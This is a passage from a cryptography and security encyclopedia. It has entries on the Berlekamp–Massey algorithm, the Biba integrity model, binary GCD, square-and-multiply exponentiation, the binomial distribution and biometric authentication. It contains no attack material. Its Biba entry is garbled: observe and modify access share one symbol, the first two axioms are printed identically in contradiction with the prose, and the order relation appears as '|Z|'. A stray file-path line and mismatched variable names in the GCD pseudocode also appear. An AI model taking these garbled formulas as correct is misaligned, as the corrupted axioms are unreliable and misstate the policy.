$P(X) \leftarrow 1, P'(X) \leftarrow 1, \Lambda \leftarrow 0, m \leftarrow -1, d' \leftarrow 1.$

For t **from** 0 **to** $n-1$ **do**
$d \leftarrow s_t + \sum_{i=1}^{\Lambda} p_i s_{t-i}$.
If $d \neq 0$ then
$T(X) \leftarrow P(X)$.
$P(X) \leftarrow P(X) - d(d')^{-1} P'(X) X^{t-m}$.
if $2\Lambda \leq t$ then
$\Lambda \leftarrow t + 1 - \Lambda$.
$m \leftarrow t$.
$P'(X) \leftarrow T(X)$.
$d' \leftarrow d$.
Return Λ and P.

In the particular case of a binary sequence, the quantity d' does not need to be stored since it is always equal to 1. Moreover, the feedback polynomial is simply updated by

$$P(X) \leftarrow P(X) + P'(X) X^{t-m}.$$

The number of operations performed for computing the linear complexity of a sequence of length n is $\mathcal{O}\left(n^2\right)$.

It is worth noticing that the LFSR of minimal length that generates a sequence $\mathbf{s^n}$ of length n is unique if and only if $n \geq 2\Lambda(\mathbf{s^n})$, where $\Lambda(\mathbf{s^n})$ is the linear complexity of $\mathbf{s^n}$.

The linear complexity $\Lambda(\mathbf{s})$ of a linear recurring sequence $\mathbf{s} = (s_t)_{t \geq 0}$ is equal to the linear complexity of the finite sequence composed of the first n terms of $\mathbf{s}$ for any $n \geq \Lambda(\mathbf{s})$. Thus, the Berlekamp–Massey algorithm determines the shortest LFSR that generates an infinite linear recurring sequence $\mathbf{s}$ from the knowledge of any $2\Lambda(\mathbf{s})$ consecutive digits of $\mathbf{s}$.

It can be proved that the Berlekamp–Massey algorithm and the Euclidean algorithm are essentially the same (Dornstetter 1987).

Example Table 2 describes the successive steps of the Berlekamp–Massey algorithm applied to the binary sequence of length 7, $s_0 \ldots s_6 = 0111100$. The values of Λ and P obtained at the end of step t correspond to the linear complexity of the sequence $s_0 \ldots s_t$ and to the feedback polynomial of an LFSR of minimal length that generates it.

Berlekamp–Massey Algorithm, Table 2 Successive steps of the Berlekamp–Massey algorithm applied to the binary sequence of length 7, $s_0 \ldots s_6 = 0111100$

t	s_t	d	Λ	$P(X)$	m	$P'(X)$
			0	1	−1	1
0	0	0	0	1	−1	1
1	1	1	2	$1 + X^2$	1	1
2	1	1	2	$1 + X + X^2$	1	1
3	1	1	2	$1 + X$	1	1
4	1	0	2	$1 + X$	1	1
5	0	1	4	$1 + X + X^4$	5	$1 + X$
6	0	0	4	$1 + X + X^4$	5	$1 + X$

Cross-References

Linear Complexity
Linear Feedback Shift Register
Minimal Polynomial
Stream Ciphers

Recommended Reading

Dornstetter JL (1987) On the equivalence between Berlekamp's and Euclid's algorithms. IEEE Trans Inform Theory 33:428–431
[MathSciNet]

Massey JL (1969) Shift-register synthesis and BCH decoding. IEEE Trans Inform Theory 15:122–127
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_812

Biba Model

Jonathan K. Millen[7] ✉
(7) The MITRE Corporation, Bedford, MA, USA

✉ **Jonathan K. Millen**
Email: jmillen@mitre.org

Synonyms

Integrity model

Background

The Biba integrity model, published in 1977 as a MITRE Corporation technical report, followed close on the heels of the Bell-La Padula model (Biba 1977). Like the latter, it formulated a mandatory security policy for use by computer systems containing classified information. While the mandatory policy of the Bell-La Padula model was designed to protect confidentiality, the security objective of the Biba model was to protect integrity.

Biba's report presented three alternative integrity policies: a *low-water mark* policy, a *ring* policy, and the *strict integrity* policy. The strict integrity policy is the one that has become well known as the Biba integrity policy.

Theory

The strict integrity policy is a dual to the Bell-LaPadula mandatory security policy. It assumes that an *integrity level* $\underline{\texttt{il}}(x)$ has been assigned to each subject and object. The set of possible integrity levels form a lattice; that is,

they are partially ordered by a relation $|Z|$, "less than or equal," for which the least upper bound and greatest lower bound of any two elements are defined. In examples, Biba used sensitivity levels Confidential, Secret, and Top-Secret as integrity levels, a choice which has led to some confusion.

The integrity level assignment is fixed in the strict and ring policies. The low-water mark policy allows levels to be reduced to satisfy properties required by the other policies.

The strict integrity policy controls three kinds of access between subjects and objects: *observe* access, denoted $\underline{\mathtt{o}}$; *modify* access, denoted $\underline{\mathtt{o}}$; and *invoke*, denoted $\underline{\mathtt{i}}$. The last one is between two subjects.

The strict integrity policy has three axioms, the first two of which are analogous to the Bell-LaPadula simple security condition and *-property. Suppose that *s* and *s′* are subjects and *o* is an object. Then

1. $s \,\underline{\mathtt{o}}\, o \Rightarrow \underline{\mathrm{il}}(s) \;\underline{\mathtt{leq}}\; \underline{\mathtt{il}}(o).$

2. $s \,\underline{\mathtt{o}}\, o \Rightarrow \underline{\mathrm{il}}(s) \;\underline{\mathtt{leq}}\; \underline{\mathtt{il}}(o).$

3. $s \,\underline{\mathtt{i}}\, s' \Rightarrow \underline{\mathrm{il}}\,(s') \;\underline{\mathtt{leq}}\; \underline{\mathtt{il}}(s).$

Property (1) says that a subject may observe only higher-integrity objects, property (2) that a subject may modify only lower-integrity objects, and property (3) that a subject may invoke only a lower-integrity subject. Property (2) is the least controversial; it prevents an object from being modified by a program or process of lower integrity.

Property (1) prevents a subject from copying lower-integrity data from one file into another higher-integrity file that it can modify by property (2). This property is removed in Biba's ring policy, with the expectation that subjects are trusted enough not to be misled by lower-integrity data.

Property (3) prevents a subject from affecting higher-integrity objects indirectly through another higher- integrity subject. This property is often forgotten when this policy is described or implemented.

Applications

The strict integrity policy was a welcome idea for secure computer system vendors who were already committed to implementing the Bell-LaPadula

model, and wanted to support integrity as well. As the dual of the Bell-LaPadula mandatory policy, it could be implemented easily using the existing level assignment and comparison mechanisms. It was only necessary to provide a space for the integrity level and perform an inverted access control comparison on that label.

Some system designers got into trouble by assuming that, since they were using sensitivity levels for integrity levels, the two levels could be the combined. That is, if a file is labeled Top-Secret for confidentiality purposes, isn't it sensitive enough so that its integrity should also be Top-Secret, and the same for other levels? The problem is that the Bell-LaPadula and Biba properties together require read access to be from a subject both above and below the object level, implying that read access can only be from the same level. Similarly for write access. This effectively segregates all processing by level, eliminating the file sharing which was the whole point of multilevel systems.

The Biba strict integrity model, while easy to implement, was often found to be too inflexible. There was found to be a need for limited trust, something like Biba's ring policy, but even more flexible. Recent alternatives include type enforcement policies, together with other forms of integrity protection like execute-only memory.

Cross-References

Bell-La Padula Model
Biba Model
Mandatory Access Control (MAC) Policies
Reference Monitor

Recommended Reading

Biba KJ (1977) Integrity considerations for secure computer systems. ESD-TR 76-372, ESD technical report. The MITRE Corporation, Bedford

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300097

Big Number Multiplication

Multiprecision Multiplication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300098

Big Number Squaring

Multiprecision Squaring

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300099

Bilinear Pairings

Pairings

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_25

Binary Euclidean Algorithm

Berk Sunar[8] ✉
(8) Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

✉ **Berk Sunar**
Email: sunar@ece.wpi.edu

Synonyms

Binary GCD algorithm; Stein's algorithm

Definition

The binary Euclidean algorithm is a technique for computing the greatest common divisor and the Euclidean coefficients of two nonnegative integers.

Background

The principles behind this algorithm were first published by R. Silver and J. Tersian, and independently by J. Stein (1967). Knuth claims (Knuth 1997) that the same algorithm may have been known in ancient China based on it's appearance in verbal form in the first century A.D. text *Nine Chapters on Arithmetic* by Chiu Chang Suan Shu.

Theory

The binary GCD algorithm is based on the following observations on two arbitrary positive integers u and v:

- If u and v are both even, then gcd(u, v) = 2 gcd (u/2, v/2);
- If u is even and v is odd, then gcd(u, v) = gcd (u/2, v);
- Otherwise both are odd, and gcd(u, v) = gcd ($|u - v|/2$, v).

The three conditions cover all possible cases for u and v. The Binary GCD algorithm given below systematically reduces u and v by repeatedly testing the conditions and accordingly applying the reductions. Note that, the first condition, i.e., u and v both being even, applies only in the very beginning of the procedure. Thus, the algorithm first factors out the highest common power of two from u and v and stores it in g. In the remainder of the computation only the other two conditions are tested. The computation terminates when one of the operands becomes zero. The algorithm is given as follows.

The Binary GCD Algorithm

Input: positive integers x and y
Output: g=GCD(u,v)
$g \leftarrow 1$

While u is even AND v is even do
    $u \leftarrow u/2$; $v \leftarrow v/2$; $g \leftarrow 2g$;
End While
While $u \neq 0$ do
    While u is even do $u \leftarrow u/2$;
    While v is even do $v \leftarrow v/2$;
    $t \leftarrow |u - v|/2$;
    If $u \geq v$ then
        $u \leftarrow t$;
    Else
        $v \leftarrow t$;
    End While
End While
Return (gv)

In the algorithm, only simple operations, such as addition, subtraction, and divisions by two (right shifts) are computed. Although the binary GCD

algorithm requires more steps than the classical Euclidean algorithm, the operations are simpler. The number of iterations is known (Menezes et al. 1997) to be bounded by $2(\log_2(u) + \log_2(v) + 2)$.

Similar to the extended Euclidean algorithm, the binary GCD algorithm was adapted to return two additional parameters s and t such that

$$su + tv = \gcd(u, v)$$

These parameters are essential for modular inverse computations. If $\gcd(u, v) = 1$ then it follows that $s = u^{-1} \bmod v$ and $t = v^{-1} \bmod u$. Knuth (1997) attributes the extended version of the binary GCD algorithm to Penk. The algorithm given below is due to Bach and Shallit (1996).

The Binary Euclidean Algorithm

Input: positive integers x and y
Output: integers s, t, g such that $su + tv = g$ where
$g = GCD(u, v)$
$g \leftarrow 1$
While u is even AND v is even do
$u \leftarrow u/2\,;\, v \leftarrow v/2\,;\, g \leftarrow 2g;$
End While
$x \leftarrow u\,;\, y \leftarrow v\,;\, s'' \leftarrow 1\,;\, s' \leftarrow 0\,;\, t'' \leftarrow 0\,;$
$t' \leftarrow 1;$
L1 While x is even do
$x \leftarrow x/2;$
If s'' is even and t'' is even then
$s'' \leftarrow s''/2\,;\, t'' \leftarrow t''/2\,;$
Else
$s'' \leftarrow (s'' + v)/2;\, t'' \leftarrow (t'' - u)/2\,;$
End If
End While
While y is even do
$y \leftarrow y/2;$

If s' is even AND t' is even then
$s' \leftarrow s'/2\,;\, t' \leftarrow t'/2\,;$
Else
$s' \leftarrow (s'+v)/2;\, t' \leftarrow (t'-u)/2\,;$
End If
End While
If $x \geq y$ then
$x \leftarrow x-y\,;\, s'' \leftarrow s''-s'\,;\, t'' \leftarrow t''-t';$
Else
$y \leftarrow y-x\,;\, s' \leftarrow s'-s''\,;\, t' \leftarrow t'-t''\,;$
End If
If $x = 0$ then
$s \leftarrow s'\,;\, t \leftarrow t'\,;$
Else
GoTo L1
End If
Return (s, t, gy)

The binary Euclidean algorithm may be used for computing modular inverses, i.e., $a^{-1} \bmod m$, by setting $u = m$ and $v = a$. Upon termination of the execution, if $\gcd(u, v) = 1$ then the inverse is found and its value is stored in t. Otherwise, the inverse does not exist. In Menezes et al. (1997), it is noted that for computing multiplicative inverses the values of s'' and t'' do not need to be computed if m is odd. In this case, the evenness condition on s'' and t'' in the second while loop may be decided by examining the parity of s'. If m is odd and s' is even, then s'' must be even.

The run time complexity is $O((\log(n))^2)$ bit operations. Convergence of the algorithm, if not obvious, can be shown by induction. A complexity analysis of the binary Euclidean algorithm was presented by R. P. Brent in 1976. Bach and Shallit give a detailed analysis and comparison to other GCD algorithms in Bach and Shallit (1996).

Sorenson claims that the binary Euclidean algorithm is the most efficient algorithm for computing greatest common divisors (Sorenson 1994). In the same reference Sorenson also proposed a k-ary version of the binary GCD algorithm with worst case running time $O(n^2/\log(n))$.

In Jebelean (1993a), Jebelean claims that Lehmer's Euclidean algorithm (Lehmer 1938) is more efficient than the binary GCD algorithm. The same author presents (Jebelean 1993b) a word-level generalization of the binary GCD algorithm with better performance than Lehmer's Euclidean algorithm.

Applications

The binary Euclidean algorithm gives an alternative to the Euclidean algorithm. Typically the binary Euclidean algorithm is preferred in hardware implementations due to ease of implementation, since it requires only simple operations (i.e., shifts, integer additions and subtractions) and no division operations. Both algorithms have a large number of applications in cryptography, such as in public key cryptography (e.g., in the setup phase of RSA, or in the implementation of point operations in elliptic curve cryptography), for factorization attacks (e.g., for the implementation of the sieving step), and in the statistical testing of pseudo-random number generators.

Cross-References

Euclidean Algorithm

Recommended Reading

Bach E, Shallit J (1996) Algorithmic number theory, vol I: efficient algorithms. MIT Press, Cambridge, MA

Brent RP (1976) Analysis of the binary Euclidean algorithm. In: Traub JF (ed) Algorithms and complexity. Academic, New York, pp 321–355

Jebelean T (1993a) Comparing several GCD algorithms. In: 11th IEEE symposium on computer arithmetic, Windsor, Ontario, Canada

Jebelean T (1993b) A generalization of the binary GCD algorithm. In: Proceedings of the 1993 international symposium on symbolic and algebraic computation, ACM Press, Kiev, Ukraine, pp 111–116

Knuth DE (1997) The art of computer programming, vol 2: Seminumerical algorithms, 3rd edn. Addison-Wesley Longman, Reading

Lehmer DH (1938) Euclid’s algorithm for large numbers. Am Math Mon 45:227–233
[MathSciNet]

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

Sorenson J (1994) Two fast GCD algorithms. J Algorithms 16(1):110–144
[MathSciNet]

Stein J (1967) Computational problems associated with Racah algebra. J Comput Phys 1:397–405

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_26

Binary Exponentiation

Bodo Möller[9] ✉
(9) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Synonyms

Square-and-multiply exponentiation

Definition

The binary exponentiation method computes powers directed by the exponent bits, one at a time. Bits of value 0 require a squaring; bits of value 1 require a squaring and a multiplication.

Background

Most schemes for public key cryptography involve exponentiation in some group (or, more generally, in some semigroup: an algebraic structure like a group except that elements need not have inverses, and that there may not even be an identity element). The term *exponentiation* assumes that the group operation is written multiplicatively. If the group operation is written additively, one speaks of *scalar multiplication* instead, but this change in terminology does not affect the essence of the task.

Let $\circ$ denote the group operation and assume that the exponentiation to be performed is g^e where g is an element of the group (or semigroup) and e is a positive integer. Computing the result $g \circ \ldots \circ g$ in a straightforward

way by applying the group operation $e - 1$ times is feasible only if e is very small; for $e \geq 4$, it is possible to compute g^e with fewer applications of the group operation. Determining the minimum number of group operations needed for the exponentiation, given some exponent e, is far from trivial; Fixed-Exponent Exponentiation. (Furthermore, the time needed for each single computation of the group operation is usually not constant: for example, it often is faster to compute a squaring $A \circ A$ than to compute a general multiplication $A \circ B$.) Practical implementations that have to work for arbitrary exponents need exponentiation algorithms that are reasonably simple and fast.

Assuming that for the exponentiation one can use no other operation on group elements than the group operation $\circ$ (and that one cannot make use of additional information such as the order of the group or the order of specific group elements), it can be seen that for l-bit exponents (i.e., $2^{l-1} \leq e < 2^l$), any exponentiation method will have to apply the group operation at least $l - 1$ times to arrive at the power g^e.

Theory

The *left-to-right binary exponentiation method* is a very simple and memory-efficient technique for performing exponentiations in at most $2(l - 1)$ applications of the group operation for any l-bit exponent (i.e., within a factor of two from the lower bound). It is based on the binary representation of exponents e:

$$e = \sum_{i=0}^{l-1} e_i 2^i, \; e_i \in \{0, 1\}$$

With l chosen minimal in such a representation, it follows that $e_{l-1} = 1$. Then g^e can be computed as follows:

```
A ← g
for i = l − 2 down to 0 do
  A ← A ∘ A
  if e_i = 1 then
    A ← A ∘ g
```

```
return A
```

If the group is considered multiplicative, then computing $A \circ A$ means squaring A, and computing $A \circ g$ means multiplying A by g; hence this algorithm is also known as the *square-and-multiply* method for exponentiation. If the group is considered additive, then computing $A \circ A$ means doubling A, and computing $A \circ g$ means adding g to A; hence this algorithm is also known as the *double-and-add* method for scalar multiplication.

The algorithm shown above performs a *left-to-right exponentiation*, i.e., it starts at the most significant digit of the exponent e (which, assuming big-endian notation, appears at the left) and goes toward the least significant digit (at the right). The binary exponentiation method also has a variant that performs a *right-to-left exponentiation*, i.e., starts at the least significant digit and goes toward the most significant digit:

```
flag ← false
B ← identity element
A ← g
for i = 0 to l − 1 do
 if e_i = 1 then
  if flag then
   B ← B ∘ A
  else
   B ← A  {Optimization for B ← B ∘ A}
   flag ← true
 if i < l − 1 then
  A ← A ∘ A
return B
```

This algorithm again presumes that $e_{l-1} = 1$. The right-to-left method is essentially the traditional algorithm known as "Russian peasant multiplication," generalized to arbitrary groups.

For an l-bit exponent, the left-to-right and right-to-left binary exponentiation methods both need $l - 1$ squaring operations ($A \circ A$) and, assuming that all bits besides e_{l-1} are uniformly and independently random, $(l - 1)/2$ general group operations ($A \circ g$ or $B \circ A$) on average.

Various other methods are known that can be considered variants or generalizations of binary exponentiation: 2^k-ary exponentiation and sliding window exponentiation for other methods for computing powers (which can often be faster than binary exponentiation), and Simultaneous Exponentiation for methods for computing power products. See also Signed Digit Exponentiation for techniques that can improve efficiency in groups allowing fast inversion.

Applications

Exponentiation is frequently used in public key cryptography, and the binary exponentiation method provides a particularly simple implementation. However, side-channel attacks often need to be considered in order to protect secrets, and the binary exponentiation method will not always be suitable.

Cross-References

Exponentiation Algorithms

Recommended Reading

Knuth DE (1998) The art of computer programming – vol 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300100

Binary Functions

Boolean Functions

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300101

Binary GCD Algorithm

Binary Euclidean Algorithm

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300102

Binding Pattern

Access Pattern

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_396

Binomial Distribution

Burt Kaliski[10] ✉
(10) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A binomial distribution is a distribution describing the probability that an event occurs *k* times in *n* independent trials, for each value of *k* between 0 and *n*.

Theory

If a two-sided coin is flipped *n* times, what is the probability that there are exactly *k* heads? This probability is given by the *binomial distribution*. If the coin is unbiased and the coin flips are independent of one another, then the probability is given by the equation

$$\Pr\left[k \text{ heads} | n \text{ coin flips}\right] = \left(\begin{array}{c} n \\ k \end{array}\right) 2^{-n}.$$

Here, the notation $\left(\begin{array}{c} n \\ k \end{array}\right)$, read "*n* choose *k*," is the number of ways of choosing *k* items from a set of *n* items, ignoring order. The value may be computed as

$$\left(\begin{array}{c} n \\ k \end{array}\right) = \frac{n!}{k!\,(n-k)!}.$$

For the first several values of *n*, the following probabilities are as follows for an unbiased coin (read *k* left to right from 0 to *n*):

$$\begin{aligned} n = 0: &\quad 1 \\ n = 1: &\quad \tfrac{1}{2} \quad \tfrac{1}{2} \\ n = 2: &\quad \tfrac{1}{4} \quad \tfrac{1}{2} \quad \tfrac{1}{4} \\ n = 3: &\quad \tfrac{1}{8} \quad \tfrac{3}{8} \quad \tfrac{3}{8} \quad \tfrac{1}{8} \\ n = 4: &\quad \tfrac{1}{16} \quad \tfrac{1}{4} \quad \tfrac{3}{8} \quad \tfrac{1}{4} \quad \tfrac{1}{16} \end{aligned}$$

More generally, if the coin flips are independent but the probability of heads is *p*, the binomial distribution is likewise biased:

$$\begin{aligned} &\Pr\left[k \text{ heads} | n \text{ coin flips, probability } p \text{ of heads}\right] \\ &= \binom{n}{k} p^k (1-p)^{n-k}. \end{aligned}$$

The name “binomial” comes from the fact that there are two outcomes (heads and tails), and the probability distribution can be determined by computing powers of the two-term polynomial (binomial) $f(x) = px + (1 - p)$. The probability that there are exactly *k* heads after *n* coin flips is the same as the x^k term of the polynomial $f(x)^n$.

Applications

As coin flips (either physical or their computational equivalent) are the basic building block of randomness in cryptography, the binomial distribution is likewise the foundation of probability analysis in this field.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300103

Bioinformatics

Genome Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_775

Biometric Authentication

Nary Subramanian[11] ✉
(11) Department of Computer Science, The University of Texas at Tyler, Tyler, TX, USA

✉ **Nary Subramanian**
Email: NSubramanian@uttyler.edu

Synonyms

Anthropometric authentication; Authentication; Facial recognition; Fingerprint authentication

Definition

Biometric authentication is a technique for identifying the person trying to access a secured asset, be it a physical space, computer software, or hardware, as being indeed who they claim to be by comparing their unique biological features such as fingerprints, palm prints, hand geometry, finger vein, hand vein, iris scan, retina scan, facial recognition, or voice pattern recognition with their corresponding stored features in the database and to grant the person access only when there is a match.

Background

When accessing our ATM accounts, typically we slide our bank card and enter a PIN; very frequently when entering our offices, we slide our office tags on the tag reader and the door opens for us; and when we access our E-mail we typically provide an identifier and a password. All these accesses to

both physical and virtual spaces are based on certain information only we know (identifier, password, and PIN) or certain devices that only we carry (bank card, office tag). However, what happens if we lose this confidential information or the device? For example, if we either let the access information be known to others (either inadvertently or due to social engineering on the part of the other person) or another person has access to that information (because we wrote it somewhere) or the device, then this other person can also access these secured assets as though they were the original person. These forms of access authentication, that is, identifying the person as being who they are based on what they know or have, have their weaknesses. In order to strengthen access authentication, nowadays, assets are being secured by using techniques that identify a person based on what they are: that is, using characteristics of their body or the nature of their behavior that is very difficult, if not impossible, to duplicate by anybody else. This scheme is referred to as biometric authentication and (Jain et al. 2011) the characteristics usually used to authenticate a person include fingerprints, palm prints, hand geometry, finger vein, hand vein, iris scans, retina scans, face recognition, voice recognition, keystroke dynamics, and gait. Fingerprints have been used since the late nineteenth century to identify people using ridges on fingers; hand print is the examination of ridges on the hand; hand geometry is the shape of the hand that is usually different between persons; finger vein is the pattern of veins on a person's finger; hand vein is the pattern of veins on the back of a person's hand; iris and retinal scans consider the unique features in a person's iris or retina; face recognition looks features on a person's face; voice recognition identifies people by their voice frequency characteristics; keystroke dynamics identifies people by how they type certain patterns of keys; and gait identifies people by how they walk.


Theory

In order to recognize people we typically observe their biology and behavior – their looks, the way they talk, or the way they walk – attributes and behaviors that are typically invariant (or do not change significantly) during a person's lifetime. Such attributes include a person's face, fingerprints, handprints, finger vein patterns, hand vein patterns, iris patterns, retinal patterns, voice patterns, writing, and gait. This is the reason

why photo identification is used at many secured places including ports of entry, airports, and schools, and a person's signature on a document is still used as an official confirmation of that person's acceptance to the terms of that document. This approach can also be automated so that machines can identify people using their unique biological and behavioral characteristics. This principle has been used for tracking criminals based on their unique biomarkers at the scene of crime (Urbas et al. 2018). Thus, there are two main purposes that biometric authentication may be used for: one for ensuring that a person is who they claim they are, that is, matching a person to their biomarker (which is also called verification), while the other is to identify a person from a collection of biomarkers as is used for identifying criminals, trauma patients, missing persons, and the like (which is also called identification). In both cases, a person's biomarker should be first collected and stored in the system. This is done by asking the person to present his/her biomarker at a data collection facility – the facility consists of a sensor that can collect the biomarker. For example, fingerprint sensors consist of a flat glass with a scanner beneath that scans the fingerprint when a person places his/her finger on the glass plate – the fingerprint minutiae such as ridge endings and bifurcations are then extracted and stored in a database; handprints capture the ridges on a person's hand; finger vein and hand vein scanners study the vascular structure on a person's finger and the back of the hand, respectively; an iris scanner looks for about 240 features in the human iris; a retina scanner reads the patterns of blood vessels on a person's retina and stores them in the database; facial recognition technology reads the approximately 80 nodal points on a person's face; gait recognition analyzes body posture and stride when a person walks; and a voice pattern scanner records the distribution of component frequencies in a person's voice when speaking a specific word or phrase. The data that is stored after collection is the biomarker of that type for the person, also referred to as a template; usually the data for the biomarker is annotated with the person's identifier such as name, address, and the like. Subsequently, when the person presents his/her identifier (such as a name, ID, or social security number) and biomarker, the authentication system repeats the scanning process, creates a biomarker, extracts the stored biomarker for the person's claimed identity, and checks for a match between the currently extracted and the stored biomarkers for that person: if the number of matching points is above a defined threshold, the system

declares the person as authenticated – that is, the person is indeed who he/she claims to be based on the identity. Another usage of a biometric authentication system is to identify a person from the biomarker that was obtained, say, from a crime scene: here the biomarker is generated from bio-samples and then compared with all biomarkers in the database for a match – if there is a match the person's identity can be extracted for further use by interested agencies. The above discussion has referred mainly to static identifiers – biometric authentication may be used with dynamic identifiers as well such as handwriting or keystroke dynamics: in either case the biomarker is compared with the prestored data. For example, when monitoring handwriting, the variation of pressure with time when writing a specific word or phrase is compared with stored data; when monitoring keystroke dynamics, the time and pressure differences in a particular sequence of keystrokes are compared with the stored data.

As shown in Fig. 1, a typical biometric authentication system has two phases of operation: data collection phase and the operational phase. In the first phase, the data collection phase, a person's biomarker is collected by a device such as fingerprint reader, palm reader, iris scanner, retina scanner, or camera for facial image, and the data is processed and then stored in a biomarker repository; both the identity of the person and his/her biomarker are stored. In the operational phase, two options exist – authentication or identification. During authentication, the person presents his or her biomarker as well as identity to the biometric authentication system – the system retrieves the biomarker corresponding to the identity from the biomarker repository and compares this with the biomarker presented by the person: if there is a match the person is authenticated, else the person is not allowed to access secured assets. During identification, the unknown person's biomarker is presented to the biometric authentication system, which then searches the repository for the same biomarker – if there is a match the corresponding identity is retrieved from the repository; else the person's identity remains unknown.



Biometric Authentication, Fig. 1. A typical biometric authentication system

Applications

Biometric authentication can enable a more confident identification of a person – the so-called three-factor authentication of a person who claims identity, where the first factor is the secret password known only to that person, the second factor being an item of identification that the person carries, and the third factor being the biomarker of that person. When the biomarker is verified then we are sure that the person knowing the password and carrying the item of identification is indeed that person. All applications that need a secure access can use biometrics for ensuring that

